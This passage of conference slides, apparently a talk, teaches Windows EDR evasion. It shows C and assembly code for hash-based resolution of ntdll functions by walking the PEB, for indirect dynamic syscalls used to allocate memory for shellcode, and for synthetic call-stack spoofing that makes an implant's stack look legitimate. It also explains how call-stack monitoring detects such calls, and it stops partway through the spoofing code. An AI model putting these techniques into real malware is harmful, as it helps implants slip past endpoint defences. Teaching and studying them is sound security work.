70  const char* PWSTR_to_Char(const wchar_t* wideStr)
71  {
72      int size = WideCharToMultiByte(CP_UTF8, 0, wideStr, -1, NULL, 0, NULL, NULL);
73
74      char* buffer = new char[size];
75
76      WideCharToMultiByte(CP_UTF8, 0, wideStr, -1, buffer, size, NULL, NULL);
77
78      return buffer;
79  }
```

- line 56 - 68: It Creates hash of NtapiName. It will be used later in main function, to check whether Ntapi hash value is legit or not.
- Line 70 - 79: Type Conversion: from PWSTR to Char.


8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach

Let's show you every file content one by one.

- I Actually explained this technique of Retrieving Ntapi func. names by walking PEB in the Hell's Gate module.

- In Line 180: It calls *djb2(pFuncName)* to retrieve hash of the retrieved Ntapi name and check with the passed hash, which is sent by Main function (ntapi hash which is sent was hard coded in main()).



```
117  LPVOID ResolveNtAPI(HMODULE DllBase, DWORD64 passedHash)
118  {
119      printf("\t[+] BaseDll addr: %p\n", DllBase);
120
121      // region Start: DOS_HEADER
122      IMAGE_DOS_HEADER* DOS_HEADER = (IMAGE_DOS_HEADER*)DllBase;
123      // endregion End: DOS_HEADER
124
125      // region Start: NT_HEADERS => Accessing the last member of DOS Header (e_lfanew) to get the entry point for NT Header
126      IMAGE_NT_HEADERS* NT_HEADER = (IMAGE_NT_HEADERS*)((LPBYTE)DllBase + DOS_HEADER->e_lfanew);
127      // endregion Start: NT_HEADERS
128
129      // Getting the Size of ntdll
130      //SIZE_T ntdllsize = NT_HEADER->OptionalHeader.SizeOfImage;
131
132      // ...
137
138      /* ... */
154      // ...
156
157      //IMAGE_DATA_DIRECTORY* DataDirectory = (IMAGE_DATA_DIRECTORY*)((LPBYTE)DllBase + NT_HEADER->OptionalHeader.DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES].VirtualAddress);
158
159      // ...
162
163      PIMAGE_EXPORT_DIRECTORY EXdir = (PIMAGE_EXPORT_DIRECTORY)((LPBYTE)DllBase + NT_HEADER->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
164      PDWORD fAddr = (PDWORD)((LPBYTE)DllBase + EXdir->AddressOfFunctions);
165      PDWORD fNames = (PDWORD)((LPBYTE)DllBase + EXdir->AddressOfNames);
166      PWORD  fOrdinals = (PWORD)((LPBYTE)DllBase + EXdir->AddressOfNameOrdinals);
167
168      // ...
171
172      // Looping:
173      for (DWORD i = 0; i < EXdir->AddressOfFunctions; i++)
174      {
175          LPSTR pFuncName = (LPSTR)((LPBYTE)DllBase + fNames[i]);
176
177          //PWSTR pwFuncName = LPSTR_to_PWSTR(pFuncName);
178          //DWORD64 hash = create_hash(pwFuncName);
179
180          DWORD64 hash = djb2(pFuncName);
181
182          if (hash == passedHash)
183          {
184              printf("Hash value matched and calculated as: %llX\n", passedHash);
185              //printf("[+] FuncName: %s\n", pFuncName);
186              return (LPVOID)((LPBYTE)DllBase + fAddr[fOrdinals[i]]);
187          }
188          //printf("[+] FuncName: %s\n", pFuncName);
189      }
190      return 0;
191  }
```

8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach

Next function: *ResolveDLL(DWORD64 passedHash)* :

- Line: 201 - 203: Already Discussed!
- Line: 211 - 223: Getting the address of PEB from TEB

```
182  HMODULE ResolveDLL(int passedHash)
183  {
184      // Init some important stuff
185      PNT_TIB pTIB = NULL;
186      PTEB pTEB = NULL;
187      PPEB pPEB = NULL;
188
189      // ========================  Directly via offset (from TIB) -> TEB -> PEB  ========================
190
191      // ...
194
195
196      // Method1:
197
198
199      // Refer: https://en.wikipedia.org/wiki/Win32_Thread_Information_Block
200      //
201      // In link, Refer Table: Contents of the TIB on Windows: 7th Row
202      pTIB = (PNT_TIB)__readgsqword(0x30);
203      pTEB = (PTEB)pTIB->Self;
204
205      // ...
210
211      // Get pointer to the PEB
212      pPEB = (PPEB)pTEB->ProcessEnvironmentBlock;
213      if (pPEB == NULL)
214      {
215          printf("\n[!] Unable to get ptr to PEB (%u)\n", GetLastError());
216          return NULL;
217      }
218      else
219      {
220          //printf("\n[+] Got pPEB: Directly via offset (from TIB) -> TEB -> PEB: %X\n", pPEB);
221          printf("\n[+] Got pPEB: Directly via offset (from TIB) -> TEB -> PEB\n\n");
222          //printf("\n[+] Got pPEB: Directly via offset from TEB -> PEB\n\n");
223      }
224
225      // ========================  End: Directly via offset (from TIB)  ========================
```


```
263      // Storing pointer to PEB_LDR_DATA:
264      PPEB_LDR_DATA pPEB_LDR_DATA = (PPEB_LDR_DATA)(pPEB->Ldr);
265
266      PLIST_ENTRY ListHead, ListEntry;
267      PLDR_DATA_TABLE_ENTRY LdrEntry;
268
269      // Code Taken From: https://doxygen.reactos.org/d7/d55/ldrapi_8c_source.html#l01124
270      ListHead = &pPEB->Ldr->InLoadOrderModuleList;
271      ListEntry = ListHead->Flink;
272      int c = 0;
273      while (ListHead != ListEntry)
274      {
275          /* Get the entry */
276          LdrEntry = CONTAINING_RECORD(ListEntry, LDR_DATA_TABLE_ENTRY, InLoadOrderLinks);
277
278          // ...
283
284          //UNICODE_STRING FullDllName = (UNICODE_STRING)(LdrEntry->FullDllName);
285          UNICODE_STRING BaseDllName = (UNICODE_STRING)(LdrEntry->BaseDllName);
286          //PVOID DllBase = (PVOID)(LdrEntry->DllBase);
287          HMODULE DllBase = (HMODULE)(LdrEntry->DllBase);
288
289          //printf("BaseDllName: %ws (addr: %p)\n\n", BaseDllName.Buffer, DllBase);
290
291          // Thanks to @DirkMtr
292          /* ... */
299
300          //...
302
303          /* ... */
312
313          // ================================ Checking Passed API hash ================================
314
315          // djb2 hash:
316          const char* Dllname = PWSTR_to_Char(BaseDllName.Buffer);
317          DWORD64 retrievedhash = djb2(Dllname);
318
319          //printf("retrievedhash: 0x%llX\n", retrievedhash);
320          //printf("BaseDllName: %ws (addr: %p)\n\n", BaseDllName.Buffer, DllBase);
321
322          if (retrievedhash == passedHash)
323          {
324              printf("Hash value matched and calculated as: %llX\n\n", retrievedhash);
325              printf("BaseDllName: %ws (addr: %p)\n\n", BaseDllName.Buffer, DllBase);
326              return DllBase;
327          }
328
329          // ================================ End: Checking Passed API hash ================================
330
331          /* Advance to the next module */
332          ListEntry = ListEntry->Flink;
333      }
334
335      return 0;
336  }
```

We are targeting *InLoadOrderModuleList* .

8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach

InLoadOrderModuleList looks like this:



- Out target is retrieve the hash of ntdll name from here.
- This is all which is happening here.

8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach

So, this is how SSN and syscall addresses are retrieved and further used by ASM functions/procedures to perform indirect system calls.

```
11      GetSyscall proc
12                  mov SSN, cx
13                  ret
14      GetSyscall endp
15
16      GetSyscallAddr proc
17              mov syscallAddr, rcx
18              ret
19      GetSyscallAddr endp
```

```
21      sysNtAllocateVirtualMemory proc
22                  mov r10, rcx
23                  mov ax, SSN
24                  jmp qword ptr syscallAddr
25                  ret
26      sysNtAllocateVirtualMemory endp
```

All other NtApis are called the same way this NTApi got called !


```
LPVOID pNtAlloc = ResolveNtAPI(hDLL, 0xF5BD373480A6B89B);

syscallNum = SortSSN(pNtAlloc);
syscallAddress = GetsyscallInstr(pNtAlloc);

// Indirect Syscall
GetSyscall(syscallNum);
GetSyscallAddr(syscallAddress);

NtAllocateVirtualMemory = &sysNtAllocateVirtualMemory;

NTSTATUS status1 = NtAllocateVirtualMemory(hProcess, &BaseAddress, 0, &shellcode_size2, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
```

8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach : Instrumentation Callback Bypass Demo

PATH = file:///C:/Users/soumy/Downloads/VulnCon%20-%20Materials/Demo-Video-image/3.OnlyIndirectSyscall/Bypass-InstrumentationCallBack-new.mp4

I have a public repo based on this (selected by ***BlackHat Asia 2024*** ***and*** ***BlackHat USA 2024*** ***- Call For Tools/Arsenals***): Link




Other Famous Repo:

1. https://github.com/klezVirus/SysWhispers3
2. https://klezvirus.github.io/RedTeaming/AV_Evasion/NoSysWhisper/
3. https://github.com/f1zm0/acheron

8. Indirect Dynamic Syscalls:

8.2. To detect IOCs which are still remaining:
A New Detection Type Came into Action: Call Stack Analysis/Monitoring !

As we have seen earlier that API Call Flow structure in Conventional/legit software is like this



=> but usage of indirect syscall creates a process stack kinda like this!


	Name
0	ntoskrnl.exe!KiCheckForKernelApcDelivery+0x2eb
1	ntoskrnl.exe!KeWaitForSingleObject+0x1787
2	ntoskrnl.exe!KeWaitForSingleObject+0x98f
3	ntoskrnl.exe!KeDelayExecutionThread+0x122
4	ntoskrnl.exe!MmProbeAndLockProcessPages+0x245f
5	ntoskrnl.exe!setjmpex+0x82b5
6	ntdll.dll!NtDelayExecution+0x14
7	indirect.exe!main+0x425
8	indirect.exe!__scrt_common_main_seh+0x10c
9	kernel32.dll!BaseThreadInitThunk+0x14
10	ntdll.dll!RtlUserThreadStart+0x21

=> ***NtDelayExecution*** is called ***directly*** from "***indirect.exe***".

=> But In a Legit softwares, this will **NOT** happen at all.
We would probably see a call to ***Kernelbase!Sleep*** or ***similar API before NtDelayExecution*** is invoked from ***ntdll***.

=>
Although majorly, EDR don't really detect implant this way!

Scenario:



=> Call stack points back to its location which is an ***Unresolved memory address*** .

=> Otherwise in place of address, api name would be mentioned.

=> Also in this case, memory is marked as RX (Read-Executable) and also unbacked by any dll.

Stack - thread 1856

	Name
0	ntoskrnl.exe!ObDereferenceObjectDeferDelete+0x194
1	ntoskrnl.exe!KeWaitForMultipleObjects+0x1284
2	ntoskrnl.exe!KeWaitForMultipleObjects+0xb3f
3	ntoskrnl.exe!KeWaitForSingleObject+0x377
4	ntoskrnl.exe!CmUnRegisterCallback+0x1d638
5	ntoskrnl.exe!CmUnRegisterCallback+0x1e821
6	ntoskrnl.exe!PsDereferenceImpersonationToken+0x65e
7	ntoskrnl.exe!KeUnstackDetachProcess+0x45a5
8	ntoskrnl.exe!setjmpex+0x7692
9	ntoskrnl.exe!setjmpex+0x1aa2
10	ws2_32.dll!gethostbyname
11	0x1dd741eae14
12	0x1dd7413 61d0
13	0xa
14	0xb49048f7c6
15	0x1dd7414e370

9. Stack Spoofing:

8.2. To detect IOCs which are still remaining: Call Stack Analysis/Monitoring !

• Without Call Stack spoofing or any form of stack Obfuscation:
This is how stack can Look:


• When any implant, makes a function call like, ***gethostbyname*** and ***TpWaitForWait*** , the call stack points back to its location in Memory.


• This enables to reveal the "***leaked stack values***" and also has address is RX (Read-Executable) memory which is unbacked by any module.

• When EDR (utilizing ETW tracing) checks the whole thread stack, they can easily detect this.

Please don't focus in the name of the executable. It is just an example for showcasing.

@credit: @d_tranman - Blog





8. Indirect Dynamic Syscalls:

8.2. To detect IOCs which are still remaining: Call Stack Analysis/Monitoring !

Theory behind Call Stack Monitoring:

- It is a technique that **detects the** presence of a malicious call in *each thread stack* of implant process.
- This method involves the **continuous monitoring of the RIP instruction register** of each thread.
- When the **RIP register** points to **the address of an exported routine/function from any DLL**
  OR,
  to the address of an area ,
  the thread is paused and **its call stack is unwound** .

  => Meaning *Detection of Malicious Calls (if any)*

  => *Malware Process Termination !!*

Thread/Call Stack :

- Every thread created in a process has its own thread/call stack.
- When a function is called, a frame is created corresponding to that function call.
- This frame is where, it stores some data for that function like local variables.

9. Stack Spoofing:

Our Target:

- **Hide the source of** ***our Malicious NT Api function calls via Stack Spoofing*** .


- The Thread stack should have 2 starting Frames :

1. ntdll.dll!RtlUserThreadStart+0x21 (offset's very rarely vary, 0x19, excluding that!)

2. kernel32.dll!BaseThreadInitThunk+0x14

This shows legitimacy of the software being run!

- We would create these ***two fake Frames*** in order to upgrade the legitimacy of our implant!



9. Stack Spoofing:

Manual “synthetic” Fake Frame Creation:

Consult the side html page to understand what is really happening in the video (also to mimic manual fake stack frame creation) !!!

PATH = file:///C:/Users/soumy/Downloads/VulnCon%20-%20Materials/Demo-Video-image/4.StackSpoofing/stackSpoof-ManualFakeFrameCreation-NEW/Manual%20Fake%20Stack%20Frame%20Creation%EA%9E%89.html

PATH = file:///C:/Users/soumy/Downloads/VulnCon%20-%20Materials/Demo-Video-image/4.StackSpoofing/ManualFakeFrameCreation.mp4

9. Stack Spoofing:

Programmatic Journey to “synthetic” Fake Frame Creation Begins:

Q1. How to get the size of the stack of a particular function programmatically?

Ans:

- There is a structure called, *RUNTIME_FUNCTION* .

- This structure lies in *.pdata* section (specifically in *Exception Directory*) in a PE file Formats. Mainly for ***structured exception handling*** and ***C++ exception handling coding conventions and behavior on the x64*** .

- Within *RUNTIME_FUNCTION* , the actual code belongs within this two addresses, *BeginAddress* and *EndAddress* .

```
typedef struct _IMAGE_RUNTIME_FUNCTION_ENTRY {
  DWORD BeginAddress;
  DWORD EndAddress;
  union {
    DWORD UnwindInfoAddress;
    DWORD UnwindData;
  } DUMMYUNIONNAME;
} RUNTIME_FUNCTION
```

- ***This structure will act as our Entry Point. Why?***
- The union structure (above) contains **an offset** to the *UNWIND_INFO* struct.

9. Stack Spoofing:

Programmatic Journey to “synthetic” Fake Frame Creation Begins:

- **The** *UNWIND_INFO* struct looks like this.

```
typedef struct _UNWIND_INFO {
    BYTE Version : 3;
    BYTE Flags : 5;
    BYTE SizeOfProlog;
    BYTE CountOfCodes;
    BYTE FrameRegister : 4;
    BYTE FrameOffset : 4;
    UNWIND_CODE UnwindCode[1];
} UNWIND_INFO, * PUNWIND_INFO;
```

- Now, *UNWIND_INFO* contains an array of *UNWIND_CODE* ***s***, which can be iterated through to **calculate** the ***stack size of the function*** .

This is the reason why our ***entry point*** will be *RUNTIME_FUNCTION* .

- This is the *UNWIND_CODE* ***struct.***


```
typedef union _UNWIND_CODE {
    struct {
        BYTE CodeOffset;
        BYTE UnwindOp : 4;
        BYTE OpInfo : 4;
    };
    USHORT FrameOffset;
} UNWIND_CODE, * PUNWIND_CODE;
```


Role of OpInfo:
The meaning and usage of OpInfo depend on the associated ***UnWindOp*** or also called ***OpCode .***

9. Stack Spoofing:

Programmatic Journey to “synthetic” Fake Frame Creation Begins:

Images for Visualization of *UnWinding* algorithm used by Windows for stack unwinding (*RUNTIME_FUNCTION*):





Credits: @klezVirus , @waldoirc and @trickster012 : DefCon Talk

9. Stack Spoofing:

STEP1: Getting address of *RUNTIME_FUNCTION* for given Function using *RtlLookupFunctionEntry WinAPI Function*

```
133  ULONG CalculateFunctionStackSizeWrapper(PVOID ReturnAddress)
134  {
135      NTSTATUS status = STATUS_SUCCESS;
136      PRUNTIME_FUNCTION pRuntimeFunction = NULL;
137      DWORD64 ImageBase = 0;
138      PUNWIND_HISTORY_TABLE pHistoryTable = NULL;
139
140      // [0] Sanity check return address.
141      if (!ReturnAddress)
142      {
143          status = STATUS_INVALID_PARAMETER;
144          goto Cleanup;
145      }
146
147      // [1] Locate RUNTIME_FUNCTION for given Function.
148      pRuntimeFunction = RtlLookupFunctionEntry((DWORD64)ReturnAddress, &ImageBase, pHistoryTable);
149      if (NULL == pRuntimeFunction)
150      {
151          status = STATUS_ASSERTION_FAILURE;
152          printf("[!] STATUS_ASSERTION_FAILURE\n");
153          goto Cleanup;
154      }
```

Link:
https://learn.microsoft.com/en-us/windows/win32/api/winnt/nf-winnt-rtllookupfunctionentry

9. Stack Spoofing:

STEP2: Getting the Stack Size of any function :

Shamelessly took this part from the infamous *VulcanRaven* Project :)
It was so perfectly made !!!

1.

```
NTSTATUS CalculateFunctionStackSize(PRUNTIME_FUNCTION pRuntimeFunction, const DWORD64 ImageBase, StackFrame &stackFrame)
{
    NTSTATUS status = STATUS_SUCCESS;
    PUNWIND_INFO pUnwindInfo = NULL;
    ULONG unwindOperation = 0;
    ULONG operationInfo = 0;
    ULONG index = 0;
    ULONG frameOffset = 0;

    // [0] Sanity check incoming pointer.
    if (!pRuntimeFunction)
    {
        status = STATUS_INVALID_PARAMETER;
        goto Cleanup;
    }

    // [1] Loop over unwind info.
    // NB As this is a PoC, it does not handle every unwind operation, but
    // rather the minimum set required to successfully mimic the default
    // call stacks included.
    pUnwindInfo = (PUNWIND_INFO)(pRuntimeFunction->UnwindData + ImageBase);
    while (index < pUnwindInfo->CountOfCodes)
    {
        unwindOperation = pUnwindInfo->UnwindCode[index].UnwindOp;
        operationInfo = pUnwindInfo->UnwindCode[index].OpInfo;
        // [2] Loop over unwind codes and calculate
        // total stack space used by target function.
        switch (unwindOperation) {
        case UWOP_PUSH_NONVOL:
            // UWOP_PUSH_NONVOL is 8 bytes.
            stackFrame.totalStackSize += 8;
            // Record if it pushes rbp as
            // this is important for UWOP_SET_FPREG.
            if (RBP_OP_INFO == operationInfo)
            {
                stackFrame.pushRbp = true;
                // Record when rbp is pushed to stack.
                stackFrame.countOfCodes = pUnwindInfo->CountOfCodes;
                stackFrame.pushRbpIndex = index + 1;
            }
            break;
```

2.

```
    case UWOP_SAVE_NONVOL:
        //UWOP_SAVE_NONVOL doesn't contribute to stack size
        // but you do need to increment index.
        index += 1;
        break;
    case UWOP_ALLOC_SMALL:
        //Alloc size is op info field * 8 + 8.
        stackFrame.totalStackSize += ((operationInfo * 8) + 8);
        break;
    case UWOP_ALLOC_LARGE:
        // Alloc large is either:
        // 1) If op info == 0 then size of alloc / 8
        // is in the next slot (i.e. index += 1).
        // 2) If op info == 1 then size is in next
        // two slots.
        index += 1;
        frameOffset = pUnwindInfo->UnwindCode[index].FrameOffset;
        if (operationInfo == 0)
        {
            frameOffset *= 8;
        }
        else
        {
            index += 1;
            frameOffset += (pUnwindInfo->UnwindCode[index].FrameOffset << 16);
        }
        stackFrame.totalStackSize += frameOffset;
        break;
    case UWOP_SET_FPREG:
        // This sets rsp == rbp (mov rsp,rbp), so we need to ensure
        // that rbp is the expected value (in the frame above) when
        // it comes to spoof this frame in order to ensure the
        // call stack is correctly unwound.
        stackFrame.setsFramePointer = true;
        break;
    default:
        std::cout << "[-] Error: Unsupported Unwind Op Code\n";
        status = STATUS_ASSERTION_FAILURE;
        break;
    }

    index += 1;
}
```

3.

```
    // If chained unwind information is present then we need to
    // also recursively parse this and add to total stack size.
    if (0 != (pUnwindInfo->Flags & UNW_FLAG_CHAININFO))
    {
        index = pUnwindInfo->CountOfCodes;
        if (0 != (index & 1))
        {
            index += 1;
        }
